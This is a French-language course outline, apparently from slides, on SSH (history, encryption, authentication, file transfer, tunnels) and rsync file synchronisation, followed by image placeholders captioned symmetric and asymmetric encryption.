
Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**
- **4- Conclusion**


Chiffrement asymétrique




Chiffrement asymétrique




Chiffrement symétrique



